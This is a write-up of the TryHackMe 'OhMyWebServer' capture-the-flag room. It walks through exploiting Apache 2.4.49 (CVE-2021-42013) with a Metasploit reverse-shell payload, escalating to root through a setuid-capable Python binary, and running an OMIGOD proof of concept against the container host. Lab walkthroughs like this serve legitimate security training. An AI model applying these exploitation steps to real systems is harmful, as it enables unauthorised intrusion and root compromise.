THM OhMyWebServer Writeup

writeups@centraliowacybersec.com

THM OhMyWebServer Thoughts

https://tryhackme.com/room/ohmyweb

This was a fairly challenging and very interesting box. I had a lot of fun while refreshing myself on some skills. I also learned a few good things along the way.

Table of contents

1. Skills needed and skills learned
2. High Overview
3. Initial Scan
4. Service Enumeration
5. Privilege Escalation

1. Skills needed and skills learned

1.1. Version Enumeration
1.2. Docker Capabilities
1.3. SSH Tunneling (Not Necessary but was helpful)

2. High Overview


There was no single task on this box that took up all of my time. It was just a crawl through the box over a long period of time. The initial foothold was through an apache version exploit that granted me RCE. I got root on the container through a capabilities misconfiguration with Python3. Breaking out of the container took me the most time as I focused a lot of time on traditional methods before finally giving up. I started sweeping the container network to look for other boxes or services and found the host had ports opened that I could tunnel back to my attack box and enumerate them. For a while I then assumed these were related to WinRM and messed around with that until finally discovering the service OMI was vulnerable to RCE. From here I popped a root shell on the host and finished the box.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


3. Initial Enumeration

3.1. Nmap -p- -v ohmy.thm



```
PORT   STATE  SERVICE
22/tcp closed ssh
80/tcp closed http
```

3.2. Nmap -p22,80 -A -sC -sV -v ohmy.thm




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e0:d1:88:76:2a:93:79:d3:91:04:6d:25:16:0e:56:d4 (RSA)
|   256 91:18:5c:2c:5e:f8:99:3c:9a:1f:04:24:30:0e:aa:9b (ECDSA)
|_  256 d1:63:2a:36:dd:94:cf:3c:57:3e:8a:e8:85:00:ca:f6 (ED25519)
80/tcp open  http    Apache httpd 2.4.49 ((Unix))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Li
nux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%),
 Linux 2.6.32 (86%), Linux 2.6.32 - 3.1 (86%), Linux 2.6.39 - 3.2 (86%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 16.276 days (since Wed Feb 16 07:57:14 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   66.54 ms  10.2.0.1
2   ... 3
4   198.35 ms ohmy.thm (10.10.15.163)
```

4. Service Enumeration

4.1. Since port 80 was the only interesting port, I started there.

4.2. Nothing super interested right away with the service info from wappalyzer but I could have saved myself a lot of time and checked into the apache version right away.


Font scripts
Font Awesome

Miscellaneous
Popper


Web servers
Apache 2.4.49

Operating systems
UNIX

JavaScript libraries
Isotope
Slick
Modernizr
jQuery 1.12.4

UI frameworks
Bootstrap 4.3.1
animate.css

4.3. I gathered a lot of info related to the webservice.


OUR CONTACT

Get In Touch.

21 King Street, Melbourne
Victoria, 1202 Australia.

hello@uideck.com
support@uideck.com

+99 000 1111 555
+88 999 5555 444


4.4. I looked into the ds_store files in every directory under /assets thinking they would have some hidden ssh creds but I had no luck.

4.5. I started digging for service versions and came up short for anything related to the CMS.

4.6. I FINALLY looked into the Apache version and funny enough, it was my foothold!

  4.6.1. https://www.exploit-db.com/exploits/50383

4.7. I looked into the exploitdb but ultimately decided to go with the metasploit alternative.




```
msf6 exploit(multi/http/apache_normalize_path_rce) > options

Module options (exploit/multi/http/apache_normalize_path_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
   DEPTH      5                yes       Depth for Path Traversal
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     ohmy.thm         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wi
                                         ki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin         yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.2.21.245      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Dropper)
```

4.8. I set all the important info and ran it to pop a daemon shell.

5. Privilege Escalation

5.1. There was no user flag for this so I started enumerating for root.

5.2. Linpeas came through as always!




```
╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_
service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+i
CapInh: 00000000a80425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000

Shell capabilities:
0×0000000000000000=
CapInh: 00000000a80425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/bin/python3.7 = cap_setuid+ep
```

5.3. I started looking into cap vulnerabilities and figured out I could find python3 on gtfobins.


   5.3.1. https://gtfobins.github.io/gtfobins/python/#capabilities

5.4. This popped me a root shell to where I pretty quickly confirmed a hinch I had that this was a container.



```
daemon@4a70924bafa0:/bin$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/python3.7 = cap_setuid+ep
daemon@4a70924bafa0:/bin$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
< -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
whoami
root
```

5.5. I did grab the user.txt in the container's root folders here, I just didn't get any screenshots of it.



```
═══════════════════════════════════( Enumerating Platform )═══════════════════════════════════
[+] Inside Container ........ Yes
[+] Container Platform ...... docker
[+] Container tools ......... None
[+] User .................... root
[+] Groups .................. daemon
[+] Docker Executable ....... Not Found
[+] Docker Sock ............. Not Found
[+] Docker Version .......... Version Unknown
══════════════════════════════════( Enumerating Container )═══════════════════════════════════
[+] Container ID ............ 4a70924bafa0
[+] Container Full ID ....... 4a70924bafa01a7b3f78dd2d91f4cfcadaec99422c17a1de88900fb3d39b3906
[+] Container Name .......... Could not get container name through reverse DNS
[+] Container IP ............ 172.17.0.2
[+] DNS Server(s) ........... 10.0.0.2
[+] Host IP ................. 172.17.0.1
[+] Operating System ........ GNU/Linux
[+] Kernel .................. 5.4.0-88-generic
[+] Arch .................... x86_64
[+] CPU ..................... Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz
[+] Useful tools installed .. Yes
/usr/bin/curl
/usr/bin/gcc
/bin/hostname
/usr/bin/python3
[+] Dangerous Capabilities .. Yes
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_
service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bi
nd_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
[+] SSHD Service ............ Unknown (ps not installed)
[+] Privileged Mode ......... No
════════════════════════════════════( Enumerating Mounts )════════════════════════════════════
[+] Docker sock mounted ....... No
[+] Other mounts .............. No
════════════════════════════════════( Interesting Files )═════════════════════════════════════
[+] Interesting environment variables ... No
[+] Any common entrypoint files ......... Yes
-rwxr-xr-x 1 root   daemon  38K Mar 11 19:09 /tmp/dc.sh
-rwxrwxrwx 1 daemon daemon 758K Mar 11 18:39 /tmp/linpeas.sh
[+] Interesting files in root ........... No
[+] Passwords in common files ........... No
[+] Home directories .................... No
[+] Hashes in shadow file ............... No permissions
[+] Searching for app dirs ..............
══════════════════════════════════( Enumerating Containers )══════════════════════════════════
By default containers can communicate with other containers on the same network and the
host machine, this can be used to enumerate further

Could not ping sweep, requires nmap or ping to be executable
══════════════════════════════════════════════════════════════════════════════════════════════
# 
```

5.6. Now this next part was probably the hardest part of the box.

5.7. I fell into a rabbit hole of trying to break out of the container using traditional methods.


5.8. I was really hung up on finding a capabilities vulnerability again but I just wasn't getting anywhere.

5.9. I downloaded a ton of tools to poke and pry for info and ultimately got nowhere.

5.9.1. https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation

5.10. Eventually I got my wits about me and loaded a static Nmap binary onto the machine to try to look for other containers on the container network or maybe services I couldn't find from the 10.10.0.0/16 network.

5.11. I did find some interesting ports that were not discovered prior.



```
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
5985/tcp closed unknown
5986/tcp open   unknown
```

5.12. If these look familiar, it's because they are WinRM ports.

5.13. This was my second small rabbit hole.

5.14. I kept poking and researching and poking some more but I couldn't figure out how I was going to exploit WinRM on a Linux box remotely without any creds at all.

5.15. I was stuck so I got up and walked away for a while. (2 days)

5.16. I came back with a fresh mind and almost immediately dorked for "Linux port 5986 -winrm"


5.17. This gave me some info for a linux service called OMI.

5.18. There is also an interesting exploit for OMI called OMIGOD.

5.19. Starting to make sense now?

5.20. I found a POC for this on github which I loaded onto the container.

5.21. I tested some code execution and it seemed to work great!




```
python3 omigod.py -t 172.17.0.1 -c hostname
ubuntu
root@4a70924bafa0:/tmp# omigod.py -t 172.17.0.1 -c whoami
omigod.py -t 172.17.0.1 -c whoami
bash: omigod.py: command not found
root@4a70924bafa0:/tmp# omigod.py -t 172.17.0.1 -c which nc
omigod.py -t 172.17.0.1 -c which nc
bash: omigod.py: command not found
root@4a70924bafa0:/tmp# omigod.py -t 172.17.0.1 -c "which nc"
omigod.py -t 172.17.0.1 -c "which nc"
bash: omigod.py: command not found
root@4a70924bafa0:/tmp# python3 omigod.py -t 172.17.0.1 -c whoami
python3 omigod.py -t 172.17.0.1 -c whoami
root
```


5.22. Looks like the service is running as root!

5.23. I messed around with some various shells like NC and Python but never got anywhere.

